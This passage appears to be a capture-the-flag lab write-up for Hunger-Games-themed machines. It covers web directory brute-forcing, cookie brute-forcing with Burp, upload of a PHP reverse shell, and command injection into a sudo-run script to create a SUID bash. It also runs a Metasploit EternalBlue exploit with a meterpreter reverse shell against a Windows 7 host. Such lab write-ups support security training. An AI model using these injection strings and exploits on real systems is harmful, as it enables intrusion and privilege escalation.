MAC Address: 00:15:5D:00:07:06 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms 192.168.34.251
```


Using normal nikto we are not able to find any important files so we used Gobuster tp brute-force to list files and directories.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.34.251 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,php3,html,bak,txt,php.bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.34.251
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,php3,html,bak,txt,php.bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 1440]
/img                  (Status: 301) [Size: 314] [--> http://192.168.34.251/img/]
/css                  (Status: 301) [Size: 314] [--> http://192.168.34.251/css/]
/ajax.php             (Status: 200) [Size: 0]
/ajax.php.bak         (Status: 200) [Size: 357]
/manual               (Status: 301) [Size: 317] [--> http://192.168.34.251/manual/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.34.251/js/]
/dashboard.html       (Status: 200) [Size: 532]
/owls                 (Status: 301) [Size: 315] [--> http://192.168.34.251/owls/]
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 1543920 / 1543927 (100.00%)
===============================================================
Finished
===============================================================
```

Dashboard.html



This is how ajax.php.bak file looks like which says there is a missing uppercase in Admin cookie and we can only upload file when its in secure environment.





Burpsuite and browser proxy settings and Added to required cookie and body parameters:

First we capture the request of uploading the file add admin cookie and mentioned parameters in ajax.php.bak file now send this request to intruder and select the last letter of the admin cookie. And move forward to next where we have created a list uppercase alphabets because it is mentioned that last character is uppercase.


```
POST /ajax.php HTTP/1.1
Host: 192.168.34.251
Content-Length: 5697
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary24drrK3BAMQAjwlx
Accept: */*
Origin: http://192.168.34.251
Referer: http://192.168.34.251/dashboard.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Cookie: admin=&G6u@B6uDXMq&Ms§A§

------WebKitFormBoundary24drrK3BAMQAjwlx
Content-Disposition: form-data; name="secure";

valid
------WebKitFormBoundary24drrK3BAMQAjwlx
Content-Disposition: form-data; name="file"; filename="php-reverse-shell2.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
```

Search






Now we can see our file at /owl




Flag 1: As we start exploring the machine we get the flag on home/Sejanus directory.



Flag 2: In the below picture we can see the .png file so we download the picture and using online resource we can find the flag.

```
drwxr-xr-x 2 sejanus sejanus   4096 Apr  4 19:12 .
drwxr-xr-x 4 root    root      4096 Apr  3 19:30 ..
-rw-r--r-- 1 sejanus sejanus    220 Apr  3 19:15 .bash_logout
-rw-r--r-- 1 sejanus sejanus   3526 Apr  3 19:15 .bashrc
-rw-r--r-- 1 sejanus sejanus     61 Apr  3 19:18 flag.txt
-rwxr-xr-x 1 sejanus sejanus 673712 Apr  4 19:12 HangingTree.png
-rw-r--r-- 1 sejanus sejanus     23 Apr  3 19:17 password-reminder.txt
-rw-r--r-- 1 sejanus sejanus    807 Apr  3 19:15 .profile
```

An analysis is performed on HangingTree.png to search for any hidden Flags.



Flag 3: Exploring the exploited machine we got the password for the user and using that we did the privilege escalation.

```
www-data@TheHangingTree:/home/sejanus$ cat password-reminder.txt
cat password-reminder.txt
password : HungerGames
www-data@TheHangingTree:/home/sejanus$
```


And after getting the access of the root we got a flag at the root directory

```
su: Authentication failure
www-data@TheHangingTree:/$ su sejanus
su sejanus
Password: HungerGames

sejanus@TheHangingTree:/$ id
id
uid=1001(sejanus) gid=1001(sejanus) groups=1001(sejanus)
sejanus@TheHangingTree:/$ sudo -l
sudo -l
Matching Defaults entries for sejanus on TheHangingTree:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sejanus may run the following commands on TheHangingTree:
    (root) NOPASSWD: /usr/bin/python3 /home/team-tasks/cookie-gen.py
sejanus@TheHangingTree:/$ sudo python3 /home/team-tasks/cookie-gen.py
sudo python3 /home/team-tasks/cookie-gen.py
~ Random Cookie Generation ~
[!] for security reasons we keep logs about cookie seeds.
Enter the seed : 21;cp /bin/bash /tmp/bash;chmod u+s /tmp/bash
21;cp /bin/bash /tmp/bash;chmod u+s /tmp/bash
RaVCWe$ZVXGGVZhQNXYQ
sejanus@TheHangingTree:/$ 21
whoami
whoami
sejanus
sejanus@TheHangingTree:/$ /tmp/bash -p
/tmp/bash -p
bash-5.0# whoami
whoami
root
bash-5.0# ls -la
ls -la
total 72
drwxr-xr-x  18 root root  4096 May 26 12:26 .
drwxr-xr-x  18 root root  4096 May 26 12:26 ..
-rw-------   1 root root    28 Apr  1 09:52 .bash_history
lrwxrwxrwx   1 root root     7 May 25  2021 bin → usr/bin
drwxr-xr-x   3 root root  4096 May 25  2021 boot
drwxr-xr-x  16 root root  3140 Apr 13 23:56 dev
drwxr-xr-x  79 root root  4096 Apr  4 19:40 etc
drwxr-xr-x   4 root root  4096 Apr  3 19:30 home
```

```
bash-5.0# ls -al
ls -al
total 36
drwx------  4 root root 4096 Apr  4 19:14 .
drwxr-xr-x 18 root root 4096 Apr  1 09:52 ..
-rw-------  1 root root  414 Apr 13 23:55 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 May 25  2021 .config
-rw-r--r--  1 root root   27 Apr  3 19:07 flag.txt
drwxr-xr-x  3 root root 4096 May 27  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  227 May 25  2021 .wget-hsts
bash-5.0# cat flag.txt
cat flag.txt
FLG24 - Snow lands on top.
bash-5.0#
```

3. 192.168.34.52

Metasploit framework:



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Serv
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Wi


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.1     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.34.52
RHOSTS => 192.168.34.52
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.1:4444
[*] 192.168.34.52:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.34.52:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.34.52:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.34.52:445 - The target is vulnerable.
[*] 192.168.34.52:445 - Connecting to target for exploitation.
[+] 192.168.34.52:445 - Connection established for exploitation.
[+] 192.168.34.52:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.34.52:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.34.52:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.34.52:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.34.52:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.34.52:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.34.52:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.34.52:445 - Sending all but last fragment of exploit packet
```

```
[*] 192.168.34.52:445 - Receiving response from exploit packet
[+] 192.168.34.52:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.34.52:445 - Sending egg to corrupted connection.
[*] 192.168.34.52:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.34.52
[+] 192.168.34.52:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.34.52:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.34.52:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.10.1:4444 → 192.168.34.52:49203) at 2024-05-21 22:01:07 +10

meterpreter > shell
Process 3048 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CA89-248D

 Directory of C:\
```

Location: C:\Users\Coriolanus\Documents

```
04/02/2024  03:03 PM    <DIR>          .
04/02/2024  03:03 PM    <DIR>          ..
04/02/2024  02:57 PM                75 decode.me
               1 File(s)             75 bytes
               2 Dir(s)  10,576,457,728 bytes free

C:\Users\Coriolanus\Documents>echo decode.me
echo decode.me
decode.me

C:\Users\Coriolanus\Documents>type decode.me
type decode.me
S1y3etLRZAh9DpHob4jX8Y6RPnLWaA9T9VTXcQm33jkgAjPBdKn7PoG8GTUsqi3FGnAX3rYomfb
C:\Users\Coriolanus\Documents>
```

```
meterpreter > cat decode.me
S1y3etLRZAh9DpHob4jX8Y6RPnLWaA9T9VTXcQm33jkgAjPBdKn7PoG8GTUsqi3FGnAX3rYomfbmeterpreter >
```

Flag 1.
S1y3etLRZAh9DpHob4jX8Y6RPnLWaA9T9VTXcQm33jkgAjPBdKn7PoG8GTUsq
i3FGnAX3rYOmfb

Input

```
S1y3etLRZAh9DpHob4jX8Y6RPnLWaA9T9VTXcQm33jkgAjPBdKn7PoG8GTUsqi3FGnAX3rYomfb
```

75 1

Output


Recipe (click to load)	Result snippet
From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz',false)	FLG24 - We all do things we're not proud of to survive.

Flag 2:
Location: C:\Users\Coriolanus\AppData\Roaming\Microsoft\Windows\Themes

```
meterpreter > cd Themes
meterpreter > ls
Listing: C:\Users\Coriolanus\AppData\Roaming\Microsoft\Windows\Themes
==========================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  91153  fil   2024-04-02 15:13:33 +1000  TranscodedWallpaper.jpg
```

